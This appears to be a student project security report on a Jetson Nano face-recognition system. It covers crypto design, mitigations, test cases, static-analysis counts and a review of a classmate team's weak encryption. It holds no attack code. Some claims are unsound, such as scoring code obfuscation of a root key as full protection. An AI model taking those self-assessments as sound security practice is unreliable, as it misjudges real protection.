# 9. Architecture

## 9.1. Overall Architecture



## 9.2. Terminology and Definitions

|  |  |
| --- | --- |
| **Terminology** | **Definitions** |
| CA CRT | Self-signed Root Certificate |
| CRT | CA signed Certificate |
| Key | Private Key |
| Login info | Client id/password to connect server |
| Face Image | The face image registered with name by client |
| faceNet model | Face recognition model |
| Machine learning model | TensorRT machine learning model |
| Secure Mode | The photo is being transferred securely through TLS |
| Non Secure Mode | The photo is being transferred through non TLS TCP |
| Test Mode | The photo is generated from the Friends video file |
| Learn Mode | Request saving the current face image |
| Secure channel for control data | TLS TCP connection.  The request and response message is transmitted. |
| Secure channel for photo | TLS TCP connection.  The photo data is transmitted from the server to the client |
| Non-secure channel for photo | TCP connection.  The photo data is transmitted from the server to the client |
| Secure channel for face recognition info | TLS TCP connection.  The coordination of the recognized face on the photo and the recognized name is transmitted from the server to the client |

## 9.3. Source Directory



## 9.4. Setup Guide

### 9.4.1. Server

|  |  |
| --- | --- |
| **dependency** | **Minimal Version** |
| g++ | 7.5.0 |
| cmake | 3.8.0 |
| libssl-dev | 1.1.1 |
| libglib2.0-dev | 2.56.4 |
| libopencv-dev | 4.1.1 |
| python | 3.6.9 |
| tensorrt | 7.1.3.0-1+cuda10.2 |
| git clone https://github.com/prayam/cmu\_project.git  cd cmu\_project/source/server  python3 step01\_pb\_to\_uff.py  rm -rf MTCNN\_FaceDetection\_TensorRT/  git clone https://github.com/PKUZHOU/MTCNN\_FaceDetection\_TensorRT  mv MTCNN\_FaceDetection\_TensorRT/det\* ./mtCNNModels  mkdir build; cd build  cmake ..  make -j  sudo systemctl restart nvargus-daemon && ./LgFaceRecDemoTCP\_Jetson\_NanoV2 5000 | |

### 9.4.2. Client

|  |  |
| --- | --- |
| **dependency** | **Minimal Version** |
| g++ | 7.5.0 |
| cmake | 3.0.0 |
| libssl-dev | 1.1.1f |
| libgtkmm-3.0-dev | 3.24.2 |
| libopencv-dev | 4.2.0 |
| apt update  apt upgrade  apt install git cmake gcc g++ libssl-dev libgtkmm-3.0-dev libopencv-dev  git clone https://github.com/prayam/cmu\_project.git  cd cmu\_project/source/client/ && mkdir build; cd build && cmake .. && make  vi ./remote.config # modify file to set remote ip address  ./client | |

## 9.5. Crypto Algorithms

### 9.5.1. Primitives and Algorithms

1. Crypto Library : OpenSSL
2. Version : 1.1.1
3. OpenSSL has known vulnerabilities, but Jetson Nano Development Environment has dependencies to OpenSSL 1.1.1 (ex: curl, cmake ...), so we use this version as is.
4. Followings are known vulnerabilities on OpenSSL 1.1.1
   1. CVE-2021-3449
   2. CVE-2021-23841
   3. CVE-2021-23840
   4. CVE-2020-1971
   5. CVE-2019-1563
   6. CVE-2019-1552
   7. CVE-2019-1551
   8. CVE-2019-1549
   9. CVE-2019-1547
   10. CVE-2019-1543
   11. CVE-2019-0190
   12. CVE-2018-0735
   13. CVE-2018-0734
   14. CVE-2007-5502

### 9.5.2. Symmetric cipher algorithm

1. Algorithm : AES
2. Key Size : 256 bits
3. Mode of Operation : CBC
4. Key derivation function : PBKDF2

### 9.5.3. Methods of Secret Hiding

1. Code obfuscation: Hardware security module will provide the strong security strength. However, the system in this project has no support of hardware security anchor (e.g. TPM, HSM, PUF, TE etc.), So Code obfuscation is practical alternative choice (unless Whitebox crypto is not considered). Code obfuscation is less secure than Whitebox crypto, however, it provides the reliable security strength against real-world attacks.

### 9.5.4. User Data Encryption/ Decryption

1. Server encrypt user data. Examples of user data includes followings
   1. AI classified photo
   2. User credentials
   3. Key and CRT for TLS
2. Overall flows on user data encryptions are shown in the figure below



* 1. AES key for ROOT is obfuscated and distributed in code
  2. Use PBKDF2 function for derive ROOT key
  3. Create hash and attach for Integrity verification
  4. Generate Random Number and use it for AES encrypt key in every time at encrypt User Data

1. Overall flows on user data decryptions are shown in the figure below



## 9.6. Compile Options

Defenses at the compiler, check the mitigation technologies in use by processes on a Linux system.

1. checksec.sh ( https://www.trapkit.de/tools/checksec/ )
   1. Modern Linux distributions offer some mitigation techniques to make it harder to exploit software vulnerabilities reliably. Mitigations such as RELRO, NoExecute (NX), Stack Canaries, Address Space Layout Randomization (ASLR) and Position Independent Executables (PIE) have made reliably exploiting any vulnerabilities that do exist far more challenging. The checksec.sh script is designed to test what standard Linux OS and PaX security features are being used.
   2. Result of running checksec.sh (before)
      1. Symbols is not striped
      2. RW-RUNPATH



* 1. Result of running checksec.sh (after apply options for defenses)
     1. Add Symbol stripped option
     2. Apply option for “No RUNPATH”



* 1. Corresponding cmake options are as follows.



## 9.7. Client Program Guide

* **ID Input**: Input ID (Alphabet and number are accepted only)
* **Pass Input**: Input Password (Minimum eight characters, at least one alphabet, one number and one special character)
* **Login Button**: Login with ID/PASS. For 2FA, the admin face should be recognized by server
* **Logout Button**: Logout. disconnect with server
* **Secure Mode Checkbox**: Represented whether the photo is being transferred securely through TLS or not.
* **Test Mode Checkbox**: Represented the point where is generated of photo. checked – camera, unchecked – file
* **Pause Button**: The photo is stopped to register new person into the server.

Name Input would be enabled only when it’s pushed and the person exists

with valid recognized face. If you cannot get the face recognized photo,

resume and pause again.

* **Name Input**: The name of the person
* **Learn Mode – Save Button**: Request the saving of photo to the server

## 9.8. Test Cases

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **TC Name** | | **Step** | | **Expected** | **Execution Result** |
| 1 | id validation | 1 | type id more than 10 len | cannot type character more than 10 | OK |
| 2 | pass validation | 1 | type pass more than 20 len | cannot type character more than 20 | OK |
| 3 | login | 1 | type id something | check login button is not activated | OK |
| 2 | make id to empty string | check login button is not activated | OK |
| 3 | type pass something | check login button is not activated | OK |
| 4 | type id,pass something | check login button is activated | OK |
| 5 | disconnect client and server in the local network |  | OK |
| 6 | push login button | check alert 'Connection Fail' | OK |
| 7 | connect client and server in the local network |  | OK |
| 8 | Do not meet the condition below  - type alphabet and number in id  - Minimum eight characters, at least one letter, one number and one special character on password | check login button is activated | OK |
| 9 | push login button and show admin user face on camera | check alert 'Show your face on camera'  after 5 sec, check alert 'Connection Fail' | OK |
| 10 | type valid id, pass |  | OK |
| 11 | push login button and show admin user face on camera within 5sec | check id, pass, login button component are deactivated secure mode check button activated and checked check running secure run mode (camera is on and I can see the camera) | OK |
| 4 | logout | pre | login is needed |  | OK |
| 1 | push logout button | check id,pass components are activated other componens are deactivated all connection with server are disconnected | OK |
| 5 | secure & run mode | pre | login is needed |  | OK |
| 1 | enable checkbox of Secure Mode disable checkout of Test Mode | securely receive the image data generated from server camera | OK |
| 6 | secure & test mode | pre | login is needed |  | OK |
| 1 | enable checkbox of Secure Mode enable checkout of Test Mode | securely receive the image data generated from server media file | OK |
| 7 | non secure & run mode | pre | login is needed |  | OK |
| 1 | disable checkbox of Secure Mode disable checkout of Test Mode | receive the image data generated from server camera | OK |
| 8 | non secure & test mode | pre | login is needed |  | OK |
| 1 | disable checkbox of Secure Mode enable checkout of Test Mode | receive the image data generated from server media file | OK |
| 9 | Learn Mode | pre | login is needed select test mode |  | OK |
| 1 | push Pause button when no face recognition | photo is stopped. no face recognition Pause button is changed to "Resume need to pause again to Save Picture" button | OK |
| 2 | push Resume... button | photo is played | OK |
| 3 | push Pause button when face recognition | photo is stopped. one face recognition is represented Pause button is changed to "Resume" button. Name input is enabled | OK |
| 4 | type name more than 20 len on Name input | "Learn Mode - Save" button is enabled | OK |
| 5 | remove and empty name on Name input | "Learn Mode - Save" button is disabled | OK |
| 6 | type name again on Name input | "Learn Mode - Save" button is enabled | OK |
| 7 | push "Resume" button | confirm "save done" dialog | OK |

## 9.9. Implementation of mitigation

|  |  |  |
| --- | --- | --- |
| **MI-ID** | **Mitigation** | **Implementation** |
| MI-01 | Apply setting policy of cryptographically strong password - Enforce passwords longer than 7 characters. - Forces the use of mixed the letters of the alphabet and numbers. | Validating the condition below for password  - Minimum eight characters, at least one letter, one number and one special character |
| MI-02 | Communicate using Encrypted channel - using protocol TLS1.2 or higher - Consider mutual authentication between server and client | Apply TLS1.3  Apply Mutual Authentication (it's included in TLS handshake) |
| MI-03 | Encrypt user credential data in storage - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than AES256 - Use CBC of GCM mode | Couldn’t use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used.  AES256-CBC is used. |
| MI-04 | Implement robust system - Error handling - Exception handling - Finding countermeasures for predictable abnormal conditions | Error and exception handling is applied properly in server & client program.  If client and server are not connected in the local network, the timeout is applied in order to prevent program hang. Also if the client and server are disconnected abnormally, restore the program state to the initial state. |
| MI-05 | Input validation check - Input sanitization | All user input (id, password, name, ipaddr, etc) are checked correctly. |
| MI-06 | Encrypt face recognition data in storage  - Use OpenSSL library of latest version (1.1.1k)  - Use an algorithm that are stronger than AES256  - Use CBC or GCM mode | Couldn’t use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used.  AES256-CBC is used. |
| MI-07 | Integrity Check with hash function - Use OpenSSL library of latest version (1.1.1k) - Use an algorithm that are stronger than sha256 | Couldn’t use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used.  SHA256 is used for checking integrity TLS key and CRT. |
| MI-08 | Protect from physical damage - Wrap the camera module out of sight, or glue the cable to the camera. | It’s out of SW boundary. |
| MI-09 | Save contents of communication as a log - Save log of the request and response between the server and the client | Print the message send and receive log at client and server side |
| MI-10 | Strong authentication method - Consider 2-Factor-Authentication method | To use the system, the admin id and password is needed. Also the admin face should be recognized. If server doesn’t have admin face, it should be registered by server command. |
| MI-11 | Use mutual authentication - Using protocol TLS1.2 or higher - Use mutual authentication between server and client | Couldn’t use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used.  AES256-CBC is used. |
| MI-12 | Validation of image when file saving - Limit on number of files - File name verification when image save - File size validation when image save | Limit on number and size of files is not implemented yet.  Validating the condition below for file name  - The alphabet, numbers, and the special character (,.\_’`-) can be accepted. |
| MI-13 | Certificate & Key file existence check  Integrity Check with hash function  - Use OpenSSL library of latest version (1.1.1k)  - Use an algorithm that are stronger than sha256 | Couldn’t use 1.1.1k library because of the dependency issues. client(1.1.1f), server(1.1.1) are used.  SHA256 is used for checking integrity TLS key and CRT. |
| MI-14 | Use random encrypt key  - use TRNG (True Random Number Generator) is best  - Cryptographically secure pseudorandom number generator can be used alternatively | Pseudorandom number is used in openSSL library. |
| MI-15 | Protect ROOT encryption key  - HSM (Hardware Secure Module) is best  - alternatively White-box Cryptography or Code obfuscation method can be used | Code obfuscation method is applied. |

## 9.10. Quality Attributes according to ISO/IEC 25023

With respect to quality attributes in order to apply objective standards, we were trying to adapt measurement of system and software product quality of SW ISO/IEC 25023.

Here is the table mentioning the measures of SW attributes from ISO/IEC 25023(as international standard).

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Attributes | Characteristics | Description | ID | Measure Name |
| Security | Confidentiality | Confidentiality measures are used to assess the degree to which a product or system ensures that data are accessible only to those authorized to have access. | SCo-2-G | Data encryption correctness |
| Sco-3-5 | Strength of cryptographic algorithm |
| integrity | Integrity measures are used to assess the degree to which a system, product or component prevents unauthorized access to, or modification of, computer programs or data. | SIn-1-G | Data integrity |
| SIn-2-G | Internal data corruption prevention  (Examples of internal methods for data corruption prevention are back up data frequently, compare data to reference data periodically, store data in multiple mirror sites.) |
| Non-repudiation measures | Non-repudiation measures are used to assess the degree to which actions or events can be proven to have taken place, so that the events or actions cannot be repudiated later. | SNo-1-G | Digital signature usage (Certificates and security algorithms are also helpful to improve non-repudiation) |
| Accountability | Accountability measures are used to assess the degree to which the actions of an entity can be traced uniquely to the entity. | SAc-2-S | System log retention |
| Authenticity | Authenticity measures are used to assess the degree to which the identity of a subject or resource can be proved to be the one claimed. | SAu-2-S | Authentication rules conformity |

Note : The table above is not full categories mentioned by ISO25023.

We’ve collected several measures in SW attributes so that we can applied these measures to the assessment of security requirement. And we’ve assessed security requirements with a perspective of quality attributes.

It’s the assessment of security requirement table below.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| SR-ID | Security Requirement | Relations | Quality Attributes :  meets the criteria | QA Assessment using measures from ISO25023 |
| SR-01 | A strong authentication method should be used. | MI-10,  CMU-REQ-D-09 | 2FA Method : What you know, What you are, What you have | 100/100 pts  - What you know(ID/PW),  - What you are(Bio Info.) |
| SR-02 | Cryptographically strong password should be used. | MI-01 | Enforce passwords longer than 7 characters.  Forces the use of mixed the letters of the alphabet and numbers. | 100/100 pts  - Length of PW is 8~20  - mixed the letters of the alphabet and numbers. |
| SR-03 | Errors, exceptions, and abnormal conditions that may occur in the software must be handled robustly. | MI-04,  CMU-REQ-D-15 | Perform Test Cases in Section of 9.8 | 100/100 pts  - All Pass |
| SR-04 | Input validation check is required in Client side. | MI-05 | Test Cases : TC1, TC2, TC3-8, TC3-9 | 100/100 pts  - All Pass |
| SR-05 | Only the verified server and client should be connected and communicated. | MI-11 | TLS Implementation | 100/100 pts  Confirmed the wireshark tool |
| SR-06 | Protect Camera from physical damage | MI-08 | Shield the camera cable | Not yet |
| SR-07 | Restrictions related to files are necessary to avoid system problems. | MI-12 | Implementation | Not yet |
| SR-08 | Save contents of the communication as a log and use as proof of non-repudiation. | MI-09 | logger Implementation | 100/100 pts  - Print the message send and receive log |
| SR-09 | Server and client must communicate using an encrypted channel. | MI-02,  CMU-REQ-D-02 | Apply TLS1.3  , Mutual Authentication | 100/100 pts  Confirmed the wireshark tool |
| SR-10 | The system must perform an integrity check before using user credentials. | MI-07 | Implement integrity check using SHA256 with OpenSSL1.1.1k | 90/100 pts  Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1 |
| SR-11 | The system shall know the change of the user credential data. | MI-07 | Implement integrity check using SHA256 with OpenSSL1.1.1k | 90/100 pts  Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1 |
| SR-12 | Use well-known cryptographic libraries and robust algorithms. | MI-03, MI-07 | Implement encryption using AES256 with OpenSSL1.1.1k | 90/100 pts  Implement encryption using AES256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1 |
| SR-13 | User Credential Data should be encrypted in the storage. | MI-03, CMU-REQ-D-10 | Implement encryption using AES256-CBC | 100/100 pts  Implement encryption using AES256-CBC |
| SR-14 | Video Stream over the connection should be protected. | MI-02 | Implement TLS1.3 | 100/100 pts  Confirmed the wireshark tool |
| SR-15 | A server and client program must perform an integrity check before using a certificate or key. | MI-13 | Implement integrity check using SHA256 with OpenSSL1.1.1k | 90/100 pts  Implement integrity check using SHA256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1 |
| SR-16 | Face recognition data should be encrypted in the storage. | MI-06 | Implement encryption using AES256 with OpenSSL1.1.1k | 90/100 pts  Implement encryption using AES256 not using OpenSSL 1.1.1k but OpenSSL 1.1.1 |
| SR-17 | Every encryption time, newly generated random key is used for encryption to make reverse analysis difficult | MI-14 | Using Pseudorandom number | 100/100 pts  Pseudorandom number is used in openSSL library |
| SR-18 | ROOT encrypt key must be protected from binary analysis | MI-15 | Apply the Code obfuscation method | 100/100 pts  Code obfuscation method is applied. |

# 10. Static Analysis

In this static analysis, it is very helpful for us to check the initial vulnerabilities of our code.

We’re actually thinking of how to check vulnerabilities of the code and we wanted to detect them using any kind of static tools. Firstly, we used two tools in syllabus– Flawfinder. The reason why is this tool is introduced in the syllabus and it’s appropriate considering the time pressure so that we can adapt it.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Tools | Support C/C++ | Free software | Latest release | Comment |
| Flawfinder | O | O | O (2021-06-03) | Detecting BOF and reporting HTML and csv format for reviewer |
| RATS | O | O | X (2014-01-01) | Detecting BOF, TOCTOU, Race condition |
| SpotBugs | X (Java) | O | O (2021-04-16) | Like as findbug, Java code |
| SonarQube | O | X | O (2021-05-04) |  |
| PMD | X (Java, JS, …) | O | O (2021-05-29) | Java code |
| Klocwork | O | X | O (2021-01) |  |
| Cppcheck | O | O | O (2021-03-23) | Detecting BOF, exception handling, memory leak, unused variables and functions, uninitialized variable |
| Coverity | O | X | O | Need build environment |

\* Note: Although our mentor(Professor Jeff)’s suggested to use the SonaCube as a tool with a comment that it’s utilized with the github system we’re using. We were considering many tools we were going to use for cross-check back then. Actually Cppcheck was strong one of strong candidates.

When we reviewed the result from Flawfinder, we found out it’s working as a code scanner and detecting vulnerabilities according to its DB. So we searched the tool detecting more specific vulnerabilities. Finally we’ve known the Cppcheck is more suitable for the C++ language so that we can decide to use the Cppcheck.

\* Cppcheck: <http://cppcheck.sourceforge.net/>

\* Flawfinder: <https://dwheeler.com/flawfinder/>

## 10.1. v0.0.1 (original code)

Here are vulnerabilities that we had in the initial status of our source code by the tool of Flawfinder.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Stats from Flawfinder | Total | Open | Closed | False Positive |
| # of vulnerabilities | 31 | 12 | 5 | 14 |

And we’re using the bug system on github to manage these issues. Once an issue is closed in development cycle, we will know the change of the status immediately.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Stats from Cppcheck | Total | Open | closed | False Positive |
| # of vulnerabilities | 154 | 110 | 44 | 0 |

Here are another vulnerabilities found by the tool of the Cppcheck. It’s also the initial status of our source code.

It is interesting that both tools show us a different result. The Flawfinder gives us general information about somethings vulnerable and considerable but the Cppcheck tells us what is incorrect usages and what should be updated to be eliminated with more specific.

Therefore we’ve thought Cppcheck more specific and suitable for us during this short iteration like this CMU’s course so that we are going to select this Cppcheck as a main tool.

## 10.2. v0.5.0

The Version of v0.5.0 is our base version that we have re-factored from the original version, v0.0.1.

The table below shows vulnerabilities at the version of v0.5.0.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Stats from Flawfinder | Total | Open | Closed | False Positive |
| # of vulnerabilities | 36 | 13 | 6 | 17 |

The Flawfinder detected the vulnerability that the usage of g\_sprintf() is vulnerable. Interestingly, the tool recommends that we should replace g\_sprintf() with g\_snprintf().

Here is another result from the Cppcheck. The Cppcheck detected 100 vulnerabilities in the version of v 0.5.0. We’re going to resolve vulnerabilities from now on.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Stats from Cppcheck | Total | Open | closed | False Positive |
| # of vulnerabilities | 100 | 100 | 0 | 0 |

## 10.3. v1.1.0

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Stats from Flawfinder | Total | Open | Closed | False Positive |
| # of vulnerabilities | 30 | 9 | 4 | 17 |

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Stats from Cppcheck | Total | Open | closed | False Positive |
| # of vulnerabilities | 34 | 34 | 0 | 0 |

10.4. Current Status

34 of the results of the Cppcheck are style(23) performance(1) and warning is the copy constructor of the class is never called. Also it's the 3rd party codes, so it is not supported.

Nine of the results of the Flawfinder are vulnerabilities of the Face Detection module, and are currently remaining issues.

# 11. Demo


## 11.1. Client Program

This is the UX of our client program. It consists of:

- Login: ID/Pass, Login, Logout


- Change mode: Secure Mode, Test Mode

- Learn Mode: Pause (for capture), Name, Learn Mode - Save



## 11.2. Demo Clip

This picture shows the client’ display, the server’s log, and current demo sequence.



# Phase 2: Security Analysis of Classmate System

# 12. Architecture Review

// TODO: add team1’s overall design review

## 12.1. Architecture Design



## 12.2. Security Requirements

|  |  |  |
| --- | --- | --- |
| **Security Design ID** | **Descriptions** | **Related Requirement ID** |
| SD-01 | Implementation of ‘Secure mode’ using TLS 1.3 | RQ-SEC-GEN-02, RQ-SEC-GEN-03 |
| SD-02 | Implementation of ‘Protocol Manager’ module based on necessary data format | RQ-SEC-GEN-04 |
| SD-03 | Separation of administrator privilege to manage DB in learning mode | RQ-SEC-SVR-01, RQ-SEC-SVR-02  RQ-SEC-SVR-08 |
| SD-04 | Implemented a limited user operation | RQ-SEC-SVR-03, RQ-SEC-SVR-08 |
| SD-05 | Implementation of ‘Authentication Manager’ module based on authentication process | RQ-SEC-SVR-04 |
| SD-06 | Separation of ‘Authentication Manager’ domain to store credential data (user's ID/PW, authority) | RQ-SEC-SVR-05 |
| SD-07 | Modification of ‘Communication Manager’ to implement secure mode | RQ-SEC-SVR-06, RQ-SEC-SVR-07 |
| SD-08 | Apply Firewall | RQ-SEC-SVR-09 |
| SD-09 | UI design considering secure mode | RQ-SEC-CLI-01, RQ-SEC-CLI-02  RQ-SEC-CLI-03 |

## 12.3. Security Design for Security Requirements



## 12.4. Crypto Review

12.4.1. Primitives and Algorithms

1. Crypto Library : WolfSSL

2. Version : 4.7.0 (February 15, 2021)

3. No known vulnerabilities in version 4.7.0

12.4.2 Symmetric cipher alforithm

1. Algorithm : AES

2. Key Size : 128 bit

3. Mode of Operation : CBC

4. Key derivation function : NONE

12.4.3 Method of Secret Hiding

1. No Hardware Security (HSM, TEE etc.), No Whitebox Crypto, No Code Obfuscation, just store into file name “secret.key”

12.4.4 User Data Encryption/ Decryption

1. AI classified name and photo

2. AES encryption using master key retrieved from “secret key” file and IV (Initial Vector) in which 16 bytes are all 00, no used random number, no integrity check.

## 12.5. Static Analysis

As we are in the beginning of code, we’re going to use Static Analysis Tools in order to inspect the known vulnerabilities. Fortunately, It is analyzed that Team1 is using the tools that we’re using so we can start inspecting the code fast.

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| Stats from Flawfinder | Total | Open | closed | False Positive |
| # of vulnerabilities (client) | 6 | 0 | 0 | 6 |
| # of vulnerabilities (server) | 24 | 0 | 0 | 24 |

This table shows us several false positives to be fixed. But It’s informative issues that when the function of open(), it’s needed to handle exception of the code.

